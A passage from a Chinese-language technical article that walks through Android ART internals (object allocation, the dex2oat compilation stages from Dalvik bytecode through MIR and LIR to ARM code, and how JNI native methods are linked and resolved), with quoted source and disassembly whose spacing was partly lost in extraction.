


看一下最后调用的这个函数：

```
mirror::Object* Heap::AllocObject(Thread* self, mirror::Class* c, size_tbyte_count) {
……
obj = Allocate(self, alloc_space_, byte_count, &bytes_allocated);
  ……
if (LIKELY(obj != NULL)) {
obj->SetClass(c);
    ……
returnobj;
  } else {
    ……
}
```


在这个函数中分配了内存空间之后，还调用了SetClass这个关键的函数，把Object对象中的klass_成员利用LoadClass的结果初始化了。

这样的话一个完整的类的实例化的内存结构就如图所示了：




0x04 编译过程

关于ART的编译过程，主要是由dex2oat程序启动的，所以可以从dex2oat入手，先画出整个过程的顺序图。



上图是第一阶段的流程，主要是由dex2oat调用编译器的过程。


art
MIRGraph
Mir2Lir
ArmMir2Lir
CompileMethod
InlineMethod
CodeLayout
SSATransformation
PropagateConstants
MethodUseCount
NullCheckElimination
BasicBlockCombine
BasicBlockOptimization
BuildRegLocations
Materialize
MethodMIR2LIR
MethodBlockCodeGen
CompileDalvikInstruction
AssembleLIR
AssembleInstructions

第二阶段主要是进入编译器的处理流程，通过对dalvik指令进行一次编译为MIR，然后二次编译为LIR，最后编译成ARM指令。

下面择要对关键代码进行整理：

```
staticintdex2oat(intargc, char** argv){
……
UniquePtr<constCompilerDriver>compiler(dex2oat->CreateOatFile(boot_image_option,
host_prefix.get(),
android_root,
is_host,
dex_files,
oat_file.get(),
bitcode_filename,
image,
image_classes,
dump_stats,
timings));
……
}
```

在这个函数的调用中，主要进行的多线程进行编译

```
voidCompilerDriver::CompileAll(jobjectclass_loader,
conststd::vector<constDexFile*>&dex_files,
base::TimingLogger&timings)
{
……
Compile(class_loader, dex_files, *thread_pool.get(), timings);
……
}

voidCompilerDriver::Compile(jobjectclass_loader,
conststd::vector<constDexFile*>&dex_files,
ThreadPool&thread_pool, base::TimingLogger&timings) {
……
CompileDexFile(class_loader, *dex_file, thread_pool, timings);
……
}
```

一直到

```
voidCompilerDriver::CompileDexFile(jobjectclass_loader,
constDexFile&dex_file,ThreadPool&thread_pool,
base::TimingLogger&timings) {
……
context.ForAll(0, dex_file.NumClassDefs(),
CompilerDriver::CompileClass, thread_count_);
……
}
```

启动了多线程,执行CompilerDriver::CompileClass函数进行真正的编译过程。

```
voidCompilerDriver::CompileClass(constParallelCompilationManager* manager, size_tclass
_def_index) {
……
ClassDataItemIteratorit(dex_file, class_data);
CompilerDriver* driver = manager->GetCompiler();
int64_tprevious_direct_method_idx = -1;
while (it.HasNextDirectMethod()) {
uint32_tmethod_idx = it.GetMemberIndex();
if (method_idx == previous_direct_method_idx) {
it.Next();
continue;
    }
previous_direct_method_idx = method_idx;
driver->CompileMethod(it.GetMethodCodeItem(),
    it.GetMemberAccessFlags(),
    it.GetMethodInvokeType(class_def),class_def_index,
    method_idx, jclass_loader, dex_file,
    dex_to_dex_compilation_level);
it.Next();
  }
int64_tprevious_virtual_method_idx = -1;
while (it.HasNextVirtualMethod()) {
uint32_tmethod_idx = it.GetMemberIndex();
if (method_idx == previous_virtual_method_idx) {
it.Next();
continue;
    }
previous_virtual_method_idx = method_idx;
driver->CompileMethod(it.GetMethodCodeItem(),
    it.GetMemberAccessFlags(),
    it.GetMethodInvokeType(class_def), class_def_index,
    method_idx, jclass_loader, dex_file,
    dex_to_dex_compilation_level);
it.Next();
  }
```

主要过程就是通过读取class中的数据，利用迭代器遍历每个DirectMethod和VirtualMethod，然后分别对每个Method作为单元利用CompilerDriver::CompileMethod进行编译。

CompilerDriver::CompileMethod函数主要是调用了 `CompilerDriver::CompilerDriver* constcompiler_` 这个成员变量（函数指针）。

这个变量是在CompilerDriver的构造函数中初始化的，根据不同的编译器后端选择不同的实现，不过基本上的流程都是一样的，通过对Portable后端的分析，可以看到最后调用的是static CompiledMethod* CompileMethod函数。


```
staticCompiledMethod* CompileMethod(CompilerDriver&compiler,
constCompilerBackendcompiler_backend,
constDexFile::CodeItem* code_item,
uint32_taccess_flags, InvokeTypeinvoke_type,
uint16_tclass_def_idx, uint32_tmethod_idx,
jobjectclass_loader, constDexFile&dex_file
#ifdefined(ART_USE_PORTABLE_COMPILER)
 , llvm::LlvmCompilationUnit* llvm_compilation_unit
#endif
) {
……
    cu.mir_graph.reset(newMIRGraph(&cu, &cu.arena));
    cu.mir_graph->InlineMethod(code_item, access_flags, invoke_type, class_def_idx, me
thod_idx,class_loader, dex_file);
    cu.mir_graph->CodeLayout();
    cu.mir_graph->SSATransformation();
    cu.mir_graph->PropagateConstants();
    cu.mir_graph->MethodUseCount();
    cu.mir_graph->NullCheckElimination();
    cu.mir_graph->BasicBlockCombine();
    cu.mir_graph->BasicBlockOptimization();
    ……
    cu.cg.reset(ArmCodeGenerator(&cu, cu.mir_graph.get(), &cu.arena));
    ……
    cu.cg->Materialize();
    result = cu.cg->GetCompiledMethod();
    returnresult;
}
```

在这个过程中牵涉了几种重要的数据结构：

```
classMIRGraph {
……
BasicBlock* entry_block_;
BasicBlock* exit_block_;
BasicBlock* cur_block_;
intnum_blocks_;
 ……
}
structBasicBlock {
  ……
MIR* first_mir_insn;
MIR* last_mir_insn;
BasicBlock* fall_through;
BasicBlock* taken;
BasicBlock* i_dom;                // Immediate dominator.
 ……
};
structMIR {
DecodedInstructiondalvikInsn;
……
MIR* prev;
MIR* next;
 ……
};
structDecodedInstruction {
uint32_tvA;
uint32_tvB;
uint64_tvB_wide;        /* for k51l */
uint32_tvC;
uint32_targ[5];         /* vC/D/E/F/G in invoke or filled-new-array */
Instruction::Codeopcode;

explicitDecodedInstruction(constInstruction* inst) {
inst->Decode(vA, vB, vB_wide, vC, arg);
opcode = inst->Opcode();
  }
};
```

这几个数据结构的关系如图所示：



简单地说，一个MIRGraph对应着一个编译单元即一个方法，对一个方法进行控制流分析，划分出BasicBlock，并在BasicBlock中的fall_through和taken域中指向下一个BasicBlock（适用于分支出口）。每一个BasicBlock包含若干dalvik指令，每一天dalvik指令被翻译为若干MIR语句，这些MIR结构体之间形成双向链表。每一个BasicBlock也指示了第一条和最后一条MIR语句。

InlineMethod函数主要是解析一个方法，并划分BasicBlock边界，但是只是简单地把BasicBlock连接成一个链表，利用fall_through指示。

在CodeLayout函数中具体地再次遍历BasicBlock链表，并根据每个BasicBlock出口的指令，再次调整taken域和fall_through域，形成完整的控制流图结构。

SSATransformation函数是对每条指令进行静态单赋值变换。先对控制流图进行深度优先遍历，并计算出BasicBlock之间的支配关系，插入Phi函数，并对变量进行命名更新。

其余的方法主要是一些代码优化过程，例如常量传播、消除空指针检查；并在BasicBlock组合之后再进行BasicBlock的优化，消除冗余指令。

这样基本上就完成了MIR的生成过程，在某种程度上，可以认为MIR即为对dalvik指令进行SSA变换之后的指令形态。

接着就调用cu.cg->Materialize()用来产生最终代码。cu.cg在之前的代码被指向了Mir2Lir对象，所以调用的是：

```
voidMir2Lir::Materialize() {
CompilerInitializeRegAlloc();  // Needs to happen after SSA naming

/* Allocate Registers using simple local allocation scheme */
SimpleRegAlloc();

 ……
/* Convert MIR to LIR, etc. */
if (first_lir_insn_ == NULL) {
MethodMIR2LIR();
  }

/* Method is not empty */
if (first_lir_insn_) {
// mark the targets of switch statement case labels
ProcessSwitchTables();

/* Convert LIR into machine code. */
AssembleLIR();

  ……
  }
}
```

其中重要的两个调用就是MethodMIR2LIR()和AssembleLIR()。

MethodMIR2LIR将MIR转化为LIR，遍历每个BasicBlock，对每个基本块执行MethodBlockCodeGen，本质上最后是执行了 `CompileDalvikInstruction` 。

```
voidMir2Lir::CompileDalvikInstruction(MIR* mir, BasicBlock* bb, LIR* label_list) {
  ……
Instruction::Codeopcode = mir->dalvikInsn.opcode;
intopt_flags = mir->optimization_flags;
uint32_tvB = mir->dalvikInsn.vB;
uint32_tvC = mir->dalvikInsn.vC;

……
switch (opcode) {
case XXX:
GenXXXXXX(……)
default:
LOG(FATAL) <<"Unexpected opcode: "<<opcode;
  }
}
```

也就是通过解析指令，然后根据opcode进行分支判断，调用最终不同的指令生成函数。最后将LIR之间也形成一个双向链表。

AssembleLIR最终调用的是AssembleInstructions函数。程序中维护了一个编码指令表ArmMir2Lir::EncodingMap，AssembleInstructions即是通过查找这个表来进行翻译，将LIR转化为了ARM指令，并将所翻译的指令存储到CodeBufferMir2Lir::code*buffer*之中。

这样就完成了一次编译的完整流程。

0x05 JNI分析

ART环境中的JNI接口与Dalvik同样符合JVM标准，但是其中的实现却有所不同。以下通过三个过程来进行简述。

1、类加载初始化

首先观察一个native的java成员方法通过dex2oat编译后的结果：

```
java.lang.Stringcom.example.hellojni.HelloJni.stringFromJNI() (dex_method_idx=9)
    DEX CODE:
    CODE: 0xb6bfd1ac (offset=0x000011ac size=148)...
      0xb6bfd1ac: e92d4de0  stmdbsp!, {r5, r6, r7, r8, r10, r11, lr}
      0xb6bfd1b0: e24dd024  sub     sp, sp, #36
      0xb6bfd1b4: e58d0000  str     r0, [sp, #0]
      0xb6bfd1b8: e58d1044  str     r1, [sp, #68]
      0xb6bfd1bc: e3a0c001  mov    r12, r0, #1
      0xb6bfd1c0: e58dc004  str     r12, [sp, #4]
      0xb6bfd1c4: e599c074  ldr     r12, [r9, #116]  ;top_sirt_
      0xb6bfd1c8: e58dc008  str     r12, [sp, #8]
      0xb6bfd1cc: e28dc004  add    r12, sp, #4
      0xb6bfd1d0: e589c074  str     r12, [r9, #116]  ;top_sirt_
      0xb6bfd1d4: e59dc044  ldr     r12, [sp, #68]
      0xb6bfd1d8: e58dc00c  str     r12, [sp, #12]
      0xb6bfd1dc: e589d01c  strsp, [r9, #28]  ; 28
      0xb6bfd1e0: e3a0c000  mov    r12, r0, #0
      0xb6bfd1e4: e589c020  str     r12, [r9, #32]  ; 32
      0xb6bfd1e8: e1a00009  mov    r0, r9
      0xb6bfd1ec: e590c1b8  ldr  r12, [r0, #440] //qpoints->pJniMethodStart = JniMetho
dStart
      0xb6bfd1f0: e12fff3c  blx     r12
      0xb6bfd1f4: e58d0010  str     r0, [sp, #16]
      0xb6bfd1f8: e28d100c  add     r1, sp, #12
      0xb6bfd1fc: e5990024  ldr     r0, [r9, #36]  ;jni_env_
      0xb6bfd200: e59dc000  ldr     r12, [sp, #0]
      0xb6bfd204: e59cc048  ldr     r12, [r12, #72]
      0xb6bfd208: e12fff3c  blx     r12    // const void* ArtMethod::native_method_
      0xb6bfd20c: e59d1010  ldr     r1, [sp, #16]
      0xb6bfd210: e1a02009  mov    r2, r9
      0xb6bfd214: e592c1c8  ldr     r12, [r2, #456]
      0xb6bfd218: e12fff3c  blx r12//qpoints->pJniMethodEndWithReference= JniMethodEnd
WithReference
      0xb6bfd21c: e599c00c  ldr     r12, [r9, #12]  ; exception_
      0xb6bfd220: e35c0000  cmp     r12, #0
      0xb6bfd224: 1a000001  bne     +4 (0xb6bfd230)
      0xb6bfd228: e28dd03c  add     sp, sp, #60
      0xb6bfd22c: e8bd8000  ldmiasp!, {pc}
      0xb6bfd230: e1a0000c  mov     r0, r12
      0xb6bfd234: e599c260  ldr     r12, [r9, #608]  ;pDeliverException
      0xb6bfd238: e12fff3c  blx     r12
      0xb6bfd23c: e1200070  bkpt    #0
```

可以看到，它没有对应的dex code。

用伪码表示这个过程：

```
JniMethodStart(Thread*);
ArtMethod ::native_method_(…..);
JniMethodEndWithReference(……);
return;
```

基本上就是这三个函数的调用。

但是从ART的LoadClass的函数来分析，ArtMethod对象与真实执行的代码链接的过程主要是通过LinkCode函数执行的。

```
staticvoidLinkCode(SirtRef<mirror::ArtMethod>&method, constOatFile::OatClass* oat_clas
s,
uint32_tmethod_index)
SHARED_LOCKS_REQUIRED(Locks::mutator_lock_) {
DCHECK(method->GetEntryPointFromCompiledCode() == NULL);
constOatFile::OatMethodoat_method = oat_class->GetOatMethod(method_index);
oat_method.LinkMethod(method.get());

Runtime* runtime = Runtime::Current();
boolenter_interpreter = NeedsInterpreter(method.get(), method->GetEntryPointFromCompil
edCode());
if (enter_interpreter) {  method->SetEntryPointFromInterpreter(interpreter::artInterpr
eterToInterpreterBridge);
} else{ method->SetEntryPointFromInterpreter(artInterpreterToCompiledCodeBridge);
 }

if (method->IsAbstract()) { method->SetEntryPointFromCompiledCode(GetCompiledCodeToInt
erpreterBridge());
return;
  }

if (method->IsStatic() && !method->IsConstructor()) {
method->SetEntryPointFromCompiledCode(GetResolutionTrampoline(runtime->GetClassLinker(
)));
  } elseif (enter_interpreter) {
method->SetEntryPointFromCompiledCode(GetCompiledCodeToInterpreterBridge());
  }

if (method->IsNative()) {
method->UnregisterNative(Thread::Current());
  }

runtime->GetInstrumentation()->UpdateMethodsCode(method.get(),
method->GetEntryPointFromCompiledCode());
}
```

可以看到，在LinkCode的开始就将通过oat_method.LinkMethod(method.get())将对象与代码进行了链接，但是在后边又针对几种特殊情况做了一些处理，包括解释执行入口和静态方法等等。我们主要关注的是JNI方法，即

```
if (method->IsNative()) {
method->UnregisterNative(Thread::Current());
  }
```

展开函数：

```
voidArtMethod::UnregisterNative(Thread* self) {
CHECK(IsNative()) <<PrettyMethod(this);
RegisterNative(self, GetJniDlsymLookupStub());
}

extern"C"void* art_jni_dlsym_lookup_stub(JNIEnv*, jobject);
staticinlinevoid* GetJniDlsymLookupStub() {
returnreinterpret_cast<void*>(art_jni_dlsym_lookup_stub);
}

voidArtMethod::RegisterNative(Thread* self, constvoid* native_method) {
DCHECK(Thread::Current() == self);
CHECK(IsNative()) <<PrettyMethod(this);
CHECK(native_method != NULL) <<PrettyMethod(this);
if (!self->GetJniEnv()->vm->work_around_app_jni_bugs) {
SetNativeMethod(native_method);
  } else {
SetNativeMethod(reinterpret_cast<void*>(art_work_around_app_jni_bugs));
SetFieldPtr<constuint8_t*>(OFFSET_OF_OBJECT_MEMBER(ArtMethod, gc_map_),
reinterpret_cast<constuint8_t*>(native_method), false);
  }
}

voidArtMethod::SetNativeMethod(constvoid* native_method) {
SetFieldPtr<constvoid*>(OFFSET_OF_OBJECT_MEMBER(ArtMethod, native_method_),
native_method, false);
}
```

很清晰可以看到，在类加载的时候是把ArtMethod的native*method*成员设置为了art_jni_dlsym_lookup_stub函数，那么在执行JNI方法的时候就会执行art_jni_dlsym_lookup_stub函数。

2、通过java调用JNI方法

从art_jni_dlsym_lookup_stub函数入手，这个函数使用汇编写的，与具体的平台相关。

```
ENTRYart_jni_dlsym_lookup_stub
push   {r0, r1, r2, r3, lr}           @ spillregs
    .save  {r0, r1, r2, r3, lr}
    .pad #20
    .cfi_adjust_cfa_offset20
subsp, #12                        @ padstackpointertoalignframe
    .pad #12
    .cfi_adjust_cfa_offset12
blxartFindNativeMethod
movr12, r0                        @ saveresultinr12
addsp, #12                        @ restorestackpointer
    .cfi_adjust_cfa_offset -12
cbzr0, 1f                         @ ismethodcodenull?
pop    {r0, r1, r2, r3, lr}           @ restoreregs
    .cfi_adjust_cfa_offset -20
bxr12                            @ ifnon-null, tailcalltomethod's code
1:
    .cfi_adjust_cfa_offset 20
pop    {r0, r1, r2, r3, pc}           @ restore regs and return to caller to handle ex
ception
    .cfi_adjust_cfa_offset -20
END art_jni_dlsym_lookup_stub
```

主要的过程就是先调用artFindNativeMethod得到真正的native code的地址，然后在跳转到相应地址去执行，即对应了

```
blxartFindNativeMethod
bxr12                            @ ifnon-null, tailcalltomethod's code
```

两条指令。

```
extern"C"void* artFindNativeMethod() {
Thread* self = Thread::Current();
Locks::mutator_lock_->AssertNotHeld(self);
